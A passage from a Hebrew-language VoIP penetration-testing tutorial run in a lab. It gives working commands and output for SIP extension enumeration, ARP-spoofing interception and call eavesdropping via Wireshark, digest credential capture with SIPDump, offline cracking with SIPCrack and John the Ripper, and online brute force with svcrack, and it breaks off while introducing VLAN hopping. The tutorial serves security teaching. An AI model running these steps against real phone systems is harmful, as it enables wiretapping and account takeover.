INFO:TakeASip:extension '203' exists - requires authentication

INFO:TakeASip:extension '303' exists - requires authentication

INFO:TakeASip:extension '303' exists - requires authentication

INFO:TakeASip:extension '305' exists - requires authentication

INFO:root:we have 6 extensions

| Extension | Authentication |
-------------------------------
| 201       | reqauth        |
| 200       | reqauth        |
| 203       | reqauth        |
| 202       | reqauth        |
| 303       | reqauth        |
| 305       | reqauth        |

INFO:root:Total time: 0:00:21.944731
```

בדוגמה זו התוקף הצליח לאתר 6 שלוחות פעילות שאותן יוכל לתקוף בשלב מאוחר יותר.

Enumiax

כלי זה משמש לביצוע אנומרציית שמות משתמשים בפרוטוקול Asterisk Exchange ומאפשר מתקפה באמצעות מילון או בצורה סדרתית.


```
root@bt:/pentest/voip/enumiax# ./enumiax -v -m3 -M3 192.168.1.104

enumIAX 1.0

Dustin D. Trammell <dtrammell@tippingpoint.com>

Target Aquired: 192.168.1.104

Connecting to 192.168.1.104 via udp on port 4569...

Starting enum process at: Sat Feb  5 13:04:18 2011

Now working on 3 character usernames...


##################################
Trying username: "000"
##################################
Trying username: "001"
##################################
Trying username: "002"
##################################
Trying username: "003"
##################################
Trying username: "004"
##################################
Trying username: "005"
##################################
Trying username: "006"
##################################
Trying username: "007"
##################################
Trying username: "008"
##################################
….
```

האזנה לתעבורת הרשת מאפשרת לתוקף ללכוד תעבורת SIP ו-RTP הנשלחת מטלפונים לשרת ובחזרה

פעולה זו יכולה לשרת שתי מטרות:

1. לכידת תהליך האותנטיקציה.
2. האזנה לשיחות טלפון.

לצורך ההדגמה אנו נעזר בתרחיש הבא:



בתרחיש זה מתבצעת מתקפה מסוג MITM (Man in the middle)[5] על מנת ליירט את תעבורת הרשת בין משתמשים המחוברים לשרת ה-SIP באמצעות תוכנות Soft phones.

[5] http://en.wikipedia.org/wiki/Man-in-the-middle_attack

כמו בתהליך האזנה לשיחות טלפון במערכות הטלפוניה המסורתיות על התוקף להיות מחובר פיזית לתשתית התקשורת של הארגון.

מתקפה שכזו דורשת מהתוקף לבצע מספר פעולות:

1. לבצע תהליך Arp poisoning/Spoofing.
2. לבצע לכידת תעבורה באמצעות Sniffer.
3. לבצע פענוח של מסגרת ה-RTP שנלכדו לפורמט אודיו.

לפני שנוכל לבצע arp poisoning נצטרך לאפשר העברת התעבורה ע"י הפקודה:


```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

לצורך הדוגמה נשתמש בכלי שנקרא arpspoof, להלן התחביר:

```
root@bt:~# arpspoof

Version: 2.4

Usage: arpspoof [-i interface] [-t target] host
```

כדי שמתקפה זו תצלח עלינו לבצע אותה לשני כיוונים:


arpspoof -t victim gateway
arpspoof -t gateway victim




במקביל לתהליך ה-arp poisoning אנו נפעיל את Wireshark כדי ללכוד את תעבורת הנתונים.

לכידת תעבורה והאזנה לשיחות באמצעות Wireshark


נפעיל את Wireshark ונתחיל לכידת תעבורה, לצורך נוחות השתמשתי במסנן על מנת ללכוד תעבורה רלוונטית בלבד.




בזמן לכידת התעבורה משתמש ב' הפעיל את תוכנת הטלפון X-LITE וחייג למשתמש א' לשלוחה מספר 200.




לאחר לכידת מספיק תעבורה הפסקתי את תהליך הלכידה ושמרתי את המידע לקובץ בשם sip.pcap




ניתן לראות בתמונה מעל שנלכדה תעבורת SIP אך התעבורה שמעניינת אותנו במקרה זה היא תעבורת ה-RTP שמכילה את השיחה עצמה.



ל-Wireshark יש פיצ'ר נחמד שמאפשר לבצע פענוח תעבורת ה-RTP לפורמט אודיו הניתן להאזנה ניתן למצוא זאת תחת התפריט VoIP → Statistics


sip - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: (ip.addr eq 192.168.1.118 and ip.addr eq 192.168.1.104)
Expression... Clear Apply
sip - VoIP Calls
Detected 1 VoIP Call. Selected 1 Call.
Start Time Stop Time Initial Speaker From To Protocol Packets State Comments
29.661 73.827 192.168.1.1 sip:201@192.168.1. sip:200@192.168.1. SIP 10 COMPLET
Total: Calls: 1 Start packets: 0 Completed calls: 1 Rejected calls: 1
Prepare Filter
Graph
Player
Select All
Close
Frame 448 (2
Ethernet II,
Internet Pro
User Datagra
Real-Time Transport Protocol


Expression... Clear Apply
sip - VoIP Calls
Detected 1 VoIP Call. Selected 1 Call.
Start Time Stop Time Initial Speaker From To Protocol Packets State Comments
29.661 73.827 192.168.1.1 sip:201@192.168.1. sip:200@192.168.1. SIP 10 COMPLET
sip - VoIP--RTP Player
From 192.168.1.118:62510 to 192.168.1.104:11008 Duration:28.87 Drop by Jitter Buff:80(5.4%) Out of Seq: 129(8.
From 192.168.1.104:11008 to 192.168.1.118:62510 Duration:28.77 Drop by Jitter Buff:12(0.9%) Out of Seq: 0(0.0%
Jitter buffer [ms] 50
Decode
Play
Pause
Stop
Close

בנוסף ללכידת תעבורת שיחות (RTP) ניתן ללכוד פרטי הזדהות של לקוח מול מרכזית ה-IP.

SIPDump

כלי זה הוא חלק מחבילת SIPCrack, הוא מאפשר לבצע לכידה בזמן אמת של תעבורת SIP המכילה את ה-Digest Response או לקרוא מידע זה מתוך קובץ לכידה קיים.

לכידה של פרטי הזדהות באמצעות SIPDump:

```
root@bt:/pentest/voip/sipcrack# ./sipdump -i eth0 auth.txt

SIPdump 0.3   ( MaJoMu | www.codito.de )

----------------------------------------

* Using dev 'eth0' for sniffing

* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')

* Dumped login from 192.168.1.104 -> 192.168.1.111 (User: '200')
```

שליפת נתוני הדהות מתוך קובץ לכידה קיים:

```
root@bt:/pentest/voip/sipcrack# ./sipdump -p
/root/registration.pcap auth.txt

SIPdump 0.3   ( MaJoMu | www.codito.de )

----------------------------------------

* Using pcap file '/root/registration.pcap' for sniffing

* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 192.168.1.104 -> 192.168.1.101 (User: '200')

* Exiting, sniffed 1 logins
```

פרטי ההזדהות ירשמו לקובץ שציינו בצורה הבאה:

```
192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"44b80d16""""MD5"8edc2d549294f6535070439fb069c968
192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"46cce857""""MD5"4dfc7515936a667565228dbaa0293dfc
192.168.1.111"192.168.1.104"200"asterisk"REGISTER"sip:192.168.1.104"2252e8fe""""MD5"5b895c6ae07ed8391212119aab36f108
```

תקיפת מנגנוני האותנטיקציה

פרוטוקול SIP נתון לשתי סוגי מתקפות על מנגנון האותנטיקציה,אך לפני שנדון במתקפה זו ננסה להבין כיצד תהליך הרישום והאימות ב-SIP מתבצע.

פרוטוקול SIP משתמש במנגנון די דומה לזה של פרוטוקול ה-HTTP המוכר בשם "HTTP Digest"[6]

מכיוון ו-SIP הוא פרוטוקול טקסטואלי, על פרטי ההזדהות מתבצע גיבוב על מנת למנוע העברתם ב- Clear Text.

כאשר לקוח SIP (User Agent) מבצע אימות מול השרת, השרת מחולל ושולח אליו "Digest Challenge" שמכיל את הפרטים הבאים:

```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.1.101;branch=z9hG4bKwpyxpiud;received=192.168.1.101;rport=5060
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
To: "NightRanger" <sip:200@192.168.1.104>;tag=as375e8fdb
Call-ID: vdyozxbralxnufk@BlackBox
CSeq: 961 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="421d0ea6"
Content-Length: 0
```

Realm - משמש לזיהוי מאפיינים בתוך הודעת SIP, בדרך כלל זהו ה-SIP DOMAIN.

Nonce – מחרוזת ייחודית המגובבת ב-MD5 המחוללת ע"י השרת עבור כל בקשת רישום, מחרוזת זו מורכבת מחותמת זמן ומשפט ייחודי כדי להבטיח התקיימות של מחזור חיים קצר על מנת למנוע שימוש חוזר בה.

ברגע שהלקוח SIP (User Agent) מקבל את ה-"Digest Challenge" והמשתמש הזין את פרטי ההזדהות הוא משתמש ב-nonce כדי לייצר "Digest Response" ושולח אותו בחזרה לשרת.

[6] http://en.wikipedia.org/wiki/Digest_access_authentication

```
REGISTER sip:192.168.1.104 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.101;rport;branch=z9hG4bKujxomhit
Max-Forwards: 70
To: "NightRanger" <sip:200@192.168.1.104>
From: "NightRanger" <sip:200@192.168.1.104>;tag=qiqel
Call-ID: vdyozxbralxnufk@BlackBox
CSeq: 962 REGISTER
Contact: <sip:200@192.168.1.101>;expires=3600
Authorization: Digest
username="200",realm="asterisk",nonce="421d0ea6",uri="sip:192.168.1.104",response="3a33e768ed6f630347f4b511371926bd",algo
rithm=MD5
Allow: INVITE,ACK,BYE,CANCEL,OPTIONS,PRACK,REFER,NOTIFY,SUBSCRIBE,INFO,MESSAGE
User-Agent: Twinkle/1.4.2
Content-Length: 0
```

פריצת SIP Digest response Hashes

מכיוון וסיסמת החיבור לשרת SIP מגובבת, תוקף יאלץ לבצע תהליך הנקרא "Brute Force" (ניחוש סיסמאות)

הצלחת מתקפה זו תלויה במורכבות הסיסמה!

תוקף עלול להשתמש באחת משתי האפשרויות:

1. שימוש במילון של סיסמאות נפוצות.
2. ניסיון ניחוש לפי כל הצירופים האפשריים (מספרים בלבד,אותיות בלבד שילוב של השניים וכד'...).

SIPCrack

ניתן לפרוץ את ה-Digest Response בעזרת SIPCrack לאחר שלכדנו את פרטי ההזדהות באמצעות SIPDump

ל SIPcrack יש שני מצבי פעולה:

1. מתקפת מילון.
2. STDIN.

מתקפת מילון

לפני שנתחיל בתהליך פריצת ה-Digest Response אני רוצה להציג בפניכם כלי שימושי שנקרא Crunch

כלי זה מאפשר לנו ליצור מילוני סיסמאות, לצורך ההדגמה אני אצור מילון שיכיל סיסמאות נומריות בלבד בעלות שישה תווים.

יצירת מילון הסיסמאות:

```
root@bt:/pentest/passwords/crunch# ./crunch 6 6 -f charset.lst
numeric -o /pentest/voip/sipcrack/sipass.txt

Crunch will now generate 7000000 bytes of data

Crunch will now generate 6 MB of data

Crunch will now generate 0 GB of data

100%
```

עכשיו נשתמש בקובץ שיצרנו מקודם באמצעות SIPDump המכיל את הסיסמאות המגובבות ובקובץ מילון הסיסמאות שיצרנו באמצעות Crunch כדי לפרוץ את הסיסמאות ע"י שימוש ב-sipcrack:

```
root@bt:/pentest/voip/sipcrack# ./sipcrack -w sipass.txt auth.txt

SIPcrack 0.3  ( MaJoMu | www.codito.de )

-----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       192.168.1.101   192.168.1.104   200
3a33e768ed6f630347f4b511371926bd

* Select which entry to crack (1 - 1): 1

* Generating static MD5 hash... 0a84f78fde66bb15197eab961462dc2f

* Starting bruteforce against user '200' (MD5:
'3a33e768ed6f630347f4b511371926bd')

* Loaded wordlist: 'sipass.txt'
```

```
* Starting bruteforce against user '200' (MD5:
'3a33e768ed6f630347f4b511371926bd')

* Tried 123457 passwords in 0 seconds


* Found password: '123456'

* Updating dump file 'auth.txt'... done
```

מתקפת Brute force באמצעות John the ripper

כעט נשתמש ב-JTR כדי לנתב את פלטו לקובץ FIFO שנזין לתוך SIPCrack

1. יצירת קובץ ה-FIFO

```
root@bt:/tmp# mkfifo sipcrack
```

2. יצירת סיסמאות באמצעות JTR והפניית הפלט לקובץ ה-FIFO שלנו, בדוגמה הנ"ל חוללנו סיסמאות של 6 מספרים

```
root@bt:~# john

[*] This script will take you to /pentest/passwords/jtr/

[*] From there, run ./john <parameters>

root@bt:/pentest/passwords/jtr# ./john --incremental=digits –
stdout=6 > /tmp/sipcrack
```

3. כעט נזין את קובץ ה-FIFO לתוך SIPCrack כדי לפרוץ את הסיסמה

```
root@bt:/pentest/voip/sipcrack# ./sipcrack -w /tmp/sipcrack
auth.txt
SIPcrack 0.3  ( MaJoMu | www.codito.de )
----------------------------------------
* Found Accounts:
Num     Server          Client          User    Hash|Password
```

```
1       192.168.1.111   192.168.1.104   200
8edc2d549294f6535070439fb069c968

* Select which entry to crack (1 - 1): 1
* Generating static MD5 hash... 0a84f78fde66bb15197eab961462dc2f
* Starting bruteforce against user '200' (MD5:
'8edc2d549294f6535070439fb069c968')
* Loaded wordlist: '/tmp/sipcrack'
* Starting bruteforce against user '200' (MD5:
'8edc2d549294f6535070439fb069c968')
* Tried 3 passwords in 0 seconds
* Found password: '123456'
* Updating dump file 'auth.txt'... done
```

ניחוש סיסמאות בצורה מקוונת

מתקפה נוספת המשמשת לאיתור פרטי הזדהות היא ניסיון ניחושם ע"י ביצוע ניסיונות רישום רבים מול השרת באמצעות סיסמאות שונות.

גם במקרה זה התוקף יכול לנקוט באחת משתי האפשרויות, שימוש במילון סיסמאות או ניחוש.

אנו יכולים להשתמש בכלי בשם svcrack שהינו גם חלק מחבילת הכלים sipvicious כדי לבצע Brute force לחשבונות ה SIP.

להלן דוגמה לניסיון ניחוש סיסמת ההזדהות של שלוחה מספר 200 ע"י שליחת צירופים של סיסמאות המורכבות מ-6 תווים המכילים ספרות בלבד.

תקיפת חשבון SIP בודד (שלוחה 200) באמצעות מילון סיסמאות:

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -d
wordlist.txt 192.168.1.104
| Extension | Password |
------------------------
| 200       | 123456   |
```

תקיפת חשבון SIP בודד (שלוחה 200) באמצעות שימוש בטווח סיסמאות של שישה תווים:

```
root@bt:/pentest/voip/sipvicious# ./svcrack.py -u200 -r100000-
999999 192.168.1.104
| Extension | Password |
------------------------
| 200       | 123456   |
```


במידה ושרת ה-SIP מאפשר חיבור מרשת האינטרנט תוקף יכול לבצע מתקפה זו בקלות ובנוחות ממחשבו הביתי.

דילוג בין VLANs

ברב המקרים תעבורת VoIP מקושרת ל-VLAN (Virtual LAN) ייעודי, המשמעות היא שתוקף אינו יוכל ליירט תעבורת VoIP ע"י ביצוע האזנה לתעבורת הרשת ומתקפת MITM מכיוון ו-VLAN משמש בעצם כרשת נפרדת בעלת Broadcast Domain משלה וטווח כתובות שונה מרשת ה-DATA של הארגון.

דילוג בין VLANs (או VLAN Hopping)[7] היא בעצם היכולת "לקפוץ" מרשת ה-VoIP לרשת הארגונית, אחת הטופולוגיות הנפוצות במקרה זה היא כדלהלן:

במכשיר טלפון IP קיים "Switch" מובנה, עמדת מחשב מחוברת אל תוך כניסה בטלפון המתויגת ככניסת "PC", ומכשיר הטלפון מחובר מיציאת ה-"LAN/SW" לרכזת רשת מנוהלת בצורה הבאה:



[7] http://en.wikipedia.org/wiki/VLAN_hopping

להלן דוגמה להגדרות הכניסה ברכזת המנוהלת:

```
Switch# conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#interface fastEthernet 0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 10
Switch(config-if)#switchport voice vlan 20
```

טלפון ה-IP יוגדר עם כתובת ה-VLAN המתאימה (20) ותעבורת המידע של המחשב תזרום דרך VLAN 10.

לפני שנוכל להתחיל ולדלג בין VLANs אנו נצטרך לאפשר תמיכה בפרוטוקול 802.1q ע"י הרצת הפקודה:

```
root@bt:~# modprobe 8021q
```

כלי זה משמש לדילוג בין VLANs ע"י חיקוי התנהגות של טלפון IP, הוא תומך בדגמים ספציפיים של מתגים וטלפונים כגון:

